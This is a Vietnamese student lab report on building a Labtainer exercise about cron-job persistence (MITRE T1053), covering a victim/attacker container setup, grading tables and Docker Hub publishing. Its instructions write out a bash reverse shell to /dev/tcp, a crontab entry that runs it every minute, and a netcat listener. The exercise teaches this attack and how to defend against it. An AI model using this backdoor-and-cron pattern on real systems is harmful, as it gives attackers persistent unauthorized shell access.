
**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

-------🙞🙜🕮🙞🙜-------



**Báo cáo bài thực hành**

**TÌM HIỂU BÀI THỰC HÀNH**

**PTIT – PEN\_TOOL\_MITRE\_** **T1053**

Giảng viên: Nguyễn Ngọc Điệp

Môn học: Đồ án tốt nghiệp

Sinh viên: Đinh Việt Anh

Mã sinh viên: B20DCAT005

**Hà Nội - 2024**

Mục lục

[Bài thực hành: Tìm hiểu Local Job Scheduling (pen\_tool\_mitre\_t1053) 5](#_Toc186716971)

[1. Giới thiệu chung về bài thực hành: 5](#_Toc186716972)

[2. Nội dung và hướng dẫn bài thực hành 5](#_Toc186716973)

[3. Phân tích yêu cầu bài thực hành 7](#_Toc186716974)

[4. Thiết kế bài thực hành 8](#_Toc186716975)

[5. Cài đặt và cấu hình các máy ảo 10](#_Toc186716976)

[6. Tích hợp và triển khai 13](#_Toc186716977)

[7. Thử nghiệm và đánh giá 17](#_Toc186716978)

DANH MỤC CÁC HÌNH VẼ

[Hình 1. Giao diện Labedit của bài lab 11](#_Toc186717006)

[Hình 2. Cài đặt phần Result 12](#_Toc186717007)

[Hình 3. Dockerfiles của máy victim 13](#_Toc186717008)

[Hình 4. Dockerfiles của attacker 14](#_Toc186717009)

[Hình 5. Đăng nhập trong Labtainer 15](#_Toc186717010)

[Hình 6. Khởi tạo quá trình lưu trữ trên dockerhub 15](#_Toc186717011)

[Hình 7. Khai báo thông tin tài khoản 16](#_Toc186717012)

[Hình 8. Thêm bài lab muốn lưu trữ 16](#_Toc186717013)

[Hình 9. Đăng nhập tài khoản dockerhub 16](#_Toc186717014)

[Hình 10. Quá trình tải bài lab lên dockerhub 17](#_Toc186717015)

[Hình 11. Lưu trữ bài lab trên dockerhub 17](#_Toc186717016)

[Hình 12. Lưu trữ bài lab trên github 17](#_Toc186717017)

[Hình 13. Tải bài lab về 18](#_Toc186717018)

[Hình 14. Chạy lab từ imodule 18](#_Toc186717019)

[Hình 15. Tạo script backdoor trên máy victim 19](#_Toc186717020)

[Hình 16. Tạo cronjob trên máy victim 19](#_Toc186717021)

[Hình 17. Dùng netcat lắng nghe ở cổng 1337 trên máy attacker 19](#_Toc186717022)

[Hình 18. Máy victim tự động thực thi script kết nối với máy attacker. 20](#_Toc186717023)

[Hình 19. Đánh giá kết quả bài thực hành. 20](#_Toc186717024)

DANH MỤC BẢNG BIỂU

[Bảng 1. Bảng Result 10](#_Toc186717025)

[Bảng 2. Bảng Goal 11](#_Toc186717026)

DANH MỤC CÁC TỪ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| Từ viết tắt | Thuật ngữ tiếng Anh/Giải thích | Thuật ngữ tiếng Việt/Giải thích |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

Bài thực hành: Tìm hiểu Local Job Scheduling (pen\_tool\_mitre\_t1053)

* + 1. Giới thiệu chung về bài thực hành:

Bài thực hành "**Tìm hiểu về Local Job Scheduling duy trì kết nối thông qua cron jobs**” được thiết kế nhằm giúp sinh viên hiểu rõ hơn về cách thức các tác nhân độc hại có thể tận dụng các công cụ quản lý tác vụ tự động trên hệ thống Linux để thực hiện duy trì kết nối giữa máy nạn nhân và kẻ tấn công sau khi kẻ tấn công chiếm được quyền điều khiển máy nạn nhân . Đây là một bước khởi đầu quan trọng để sinh viên làm quen với cách khai thác lỗ hổng trong quản lý tác vụ hệ thống và các biện pháp phòng chống tương ứng.

Trong bài thực hành này, sinh viên sẽ làm việc với một môi trường giả lập gồm hai container: Victim (hệ thống bị tấn công) và Attacker (hệ thống của kẻ tấn công). Thông qua các bước thực hành, sinh viên sẽ tìm hiểu cách kẻ tấn công có thể tận dụng quyền truy cập ban đầu vào hệ thống mục tiêu để tạo các script backdoor và cron job độc hại, từ đó thiết lập kết nối ngược trở lại máy tấn công.

Các kỹ năng mà sinh viên sẽ học được bao gồm:

- Tạo và quản lý các script thực thi trên hệ thống Linux.

- Cấu hình và chạy cron jobs để thực hiện các tác vụ tự động.

- Thiết lập kết nối reverse shell giữa máy tấn công và máy mục tiêu.

- Hiểu rõ các rủi ro bảo mật liên quan đến việc cấu hình sai hoặc quản lý yếu kém các cron jobs.

Thông qua bài thực hành, sinh viên không chỉ hiểu rõ cách thức hoạt động của cronjobs và tận dụng nó để duy trì kết nối tấn công mà còn nhận thức được các rủi ro tiềm ẩn trong việc quản lý lịch trình tác vụ hệ thống. Ngoài ra, sinh viên sẽ học cách xác định và khắc phục những lỗ hổng này, nâng cao kiến thức và kỹ năng về bảo mật thông tin, từ đó biết cách phòng chống các kỹ thuật tấn công tương tự trong thực tế.

* + 1. Nội dung và hướng dẫn bài thực hành
       1. Mục đích

Bài thực hành giúp sinh viên tìm hiểu cách các lỗ hổng trong hệ thống quản lý tác vụ tự động trên Linux, cụ thể là cron jobs, có thể bị khai thác. Sinh viên sẽ thực hiện việc tạo script backdoor và cron job để thiết lập reverse shell từ hệ thống mục tiêu (Victim) đến hệ thống tấn công (Attacker), qua đó hiểu rõ hơn về cách thức hoạt động và rủi ro bảo mật tiềm ẩn trong cron job.

* + - 1. Yêu cầu đối với sinh viên

Sinh viên cần có kiến thức cơ bản về:

* Hệ điều hành Linux.
* Cron job và cách tạo script shell cơ bản.
* Công cụ Netcat để thiết lập kết nối giữa hai máy.
  + - 1. Nội dung thực hành

Khởi động bài lab:

Vào terminal, gõ:

*Labtainer -r <tên bài lab>*

*(chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)*

Sau khi khởi động xong hai terminal ảo sẽ xuất hiện, một cái là đại diện cho máy tấn công: ***attacker***, một cái là đại diện cho máy nạn nhân: ***victim***.

Trên terminal ***attacker*** thực hiện kết nối SSH đến máy ***victim*** với password 123456:

*ssh ubuntu@172.0.0.2*

Sau khi ***attacker*** dùng ssh kết nối thành công đến máy ***victim,*** thực hiện các bước tiếp theo***.***

Tạo script backdoor:

* Trên máy Victim, tạo một script có tên backdoor.sh để thiết lập kết nối ngược về máy Attacker. Ví dụ:
  + echo '#!/bin/bash' > /root/backdoor.sh
  + echo 'bash -i >& /dev/tcp/172.0.0.3/1337 0>&1' >> backdoor.sh
  + chmod +x /root/backdoor.sh

Tiếp theo nhiệm vụ của sinh viên là tạo cronjob từ máy ***victim*** để duy trì kết nối đến máy ***attacker.***

* Crontab -e 🡪 chọn công cụ soạn thảo 🡪 thêm dòng như sau để thực hiện thực thi script backdoor sau mỗi 1 phút và lưu thay đổi
  + \*/1 \* \* \* \* /bin/bash /home/ubuntu/backdoor.sh
* Có thể kiểm tra lại bằng cách sử dụng lệnh: crontab -l

Trên máy ***attacker*** sử dụng netcat thực hiện lắng nghe ở cổng bất kì (ví dụ cổng 1337: nc -nlvp 1337)🡪 từ victim, cronjob hoạt động sẽ tự động thực thi script backdoor kết nối đến máy attacker*.*

Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

*stoplab <tên bài lab>*

Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

Khởi động lại bài lab:

Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

*startlab –r <tên bài lab>*

1. Phân tích yêu cầu bài thực hành

Bài thực hành gồm 2 máy tính nằm trong cùng mạng LAN. Trong đó 1 máy được gọi là attacker, máy còn lại là victim được build dựa trên package .kali tích hợp công cụ netcat và cronjob. Để hoàn thành bài thực hành sinh viên cần sử dụng ssh để kết nối cới máy victim, tạo cronjob thực hiện duy trì kết nối giữa 2 máy, netcat để mở cổng kết nối giữa 2 máy.

1. Thiết kế bài thực hành

Trên môi trường máy ảo Ubuntu được cung cấp, sử dụng docker tạo ra 2 container: 1 container mang tên “attacker” đóng vai trò máy tấn công và 1 container mang tên “victim” đóng vai trò máy nạn nhân.

Tạo mạng LAN có cấu hình: 172.0.0.0/24 và gateway: 172.0.0.101

Cấu hình docker gồm có:

Attacker: lưu cấu hình cho máy tấn công, trong đó gồm có:

Tên máy: attacker

Địa chỉ trong mạng LAN: 172.0.0.3

Gateway: 172.0.0.101

Victim: lưu cấu hình cho máy chủ, trong đó gồm có:

Tên máy: victim

Địa chỉ trong mạng LAN: 172.0.0.2

Gateway: 172.0.0.101

config: lưu cấu hình hoạt động của hệ thống

dockerfiles: mô tả cấu hình của 2 container: attacker và victim, trong đó:

attacker: sử dụng các thư viện mặc định hệ thống và package .kali tích hợp sẵn netcat giúp thực hiện các lệnh và chức năng của tool này.

victim: sử dụng công cụ cronjob, các thư viện mặc định hệ thống cùng với cấu hình tương tự máy attacker trong đó đã cài sẵn các dịch vụ, chương trình.

docs: lưu phần mô tả hướng dẫn làm bài thực hành cho sinh viên.

Các nhiệm vụ cần phải thực hiện để thực hành thành công:

* ***Attacker*** kết nối thành công đến máy victim
* ***Attacker*** tạo thành công file backdoor.sh và cấp quyền thực thi cho script đó
* ***Attacker*** tạo thành công cronjob thực thi script backdoor.ssh
* ***Attacker*** mở cổng kết nối, cronjob hoạt động trên máy victim thực thi script tự động kết nối đến máy ***attacker,*** kết nối phải được thực hiện thành công vì kết quả dừa trên phần này để truy vết.
* Kết thúc bài lab và đóng gói kết quả.

.

Để đánh giá được sinh viên đã hoàn thành bài thực hành hay chưa, cần chia bài thực hành thành các nhiệm vụ nhỏ, mỗi nhiệm vụ cần phải chỉ rõ kết quả để có thể dựa vào đó đánh giá, chấm điểm. Do vậy, trong bài thực hành này hệ thống cần ghi nhận các thao tác, sự kiện được mô tả và cấu hình như bảng 1,2,3:

Bảng 1. Bảng Result

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| Result Tag | Container | File | Field Type | Field ID | Timestamp Type | LINE ID |
| script\_backdoor | victim | backdoor.sh | CONTAINS | 172.0.0.3 | File |  |
| set\_perm | victim | .bash\_history | CONTAINS | chmod | File |  |
| setup\_cronjob | victim | .bash\_history | CONTAINS | crontab -e | File |  |
| check\_setup\_cronjob | victim | /var/spool/cron/crontabs/ubuntu | CONTAINS | backdoor.sh | File |  |
| attacker\_open\_port | attacker | .bash\_history | CONTAINS | nc -nlvp | File |  |
| cronjob\_working | victim | /var/log/syslog | CONTAINS | backdoor.sh | File |  |


|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Goal ID | Goal Type | Operator | Result Tag | Answer Type | Parameter |
|  |  |  |  |  |  |
|  |  |  |  |  |  |

Bảng 2. Bảng Goal


Bảng 3. Bảng Parameter

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Param ID | Operator | File name | Symbol | Step | Hashstring |
|  |  |  |  |  |  |
|  |  |  |  |  |  |


1. Cài đặt và cấu hình các máy ảo




Hình 1. Giao diện Labedit của bài lab



Hình 2. Cài đặt phần Result



Hình 3. Dockerfiles của máy victim




Hình 4. Dockerfiles của attacker

1. Tích hợp và triển khai

Bài thực hành đã được triển khai như sau:

* + - * 1. Docker Hub


Tạo tài khoản trên trang https://hub.docker.com trên giao diện labtainer chọn mục Edit/Config (registry) đănh nhập tên tài khoản hiển thị trên dockerhub và Build only lại



Hình 5. Đăng nhập trong Labtainer

Khởi tạo quá trình lưu trữ trên dockerhub từ đường dẫn ~labtainer/trunk/labs với lệnh:

***git init*** (chỉ nhập 1 lần duy nhất)



Hình 6. Khởi tạo quá trình lưu trữ trên dockerhub


Khai báo các thông số để kết nối đến dockerhub với lệnh:

***git config --global user.name “your\_username”***

(với your\_username: tên hiển thị trên git)

***git config --global user.email your\_email@example.com***

(với your\_email@example.com: tài khoản đăng nhập dockerhub)




Hình 7. Khai báo thông tin tài khoản

Thêm bài lab muốn lưu trữ vào git theo lệnh:


**git add <tên bài lab>**

**git commit <tên bài lab> -m “Adding an Imodule”**



Hình 8. Thêm bài lab muốn lưu trữ


Chuyển đến thư mục ~trunk/distrib, sử dụng lệnh docker login để đăng nhập docker trên Labtainer



Hình 9. Đăng nhập tài khoản dockerhub


Đẩy bài lab lên dockerhub bằng cách sử dụng lệnh:

***./publish.py -d -l <tên bài lab>***




Hình 10. Quá trình tải bài lab lên dockerhub

Quá trình thành công các bài lab đã được đẩy lên quản lý trên docker hub



Hình 11. Lưu trữ bài lab trên dockerhub


* + - * 1. Github



Hình 12. Lưu trữ bài lab trên github

Sinh viên tiến hành tải bài lab theo đường dẫn được cung cấp theo lệnh

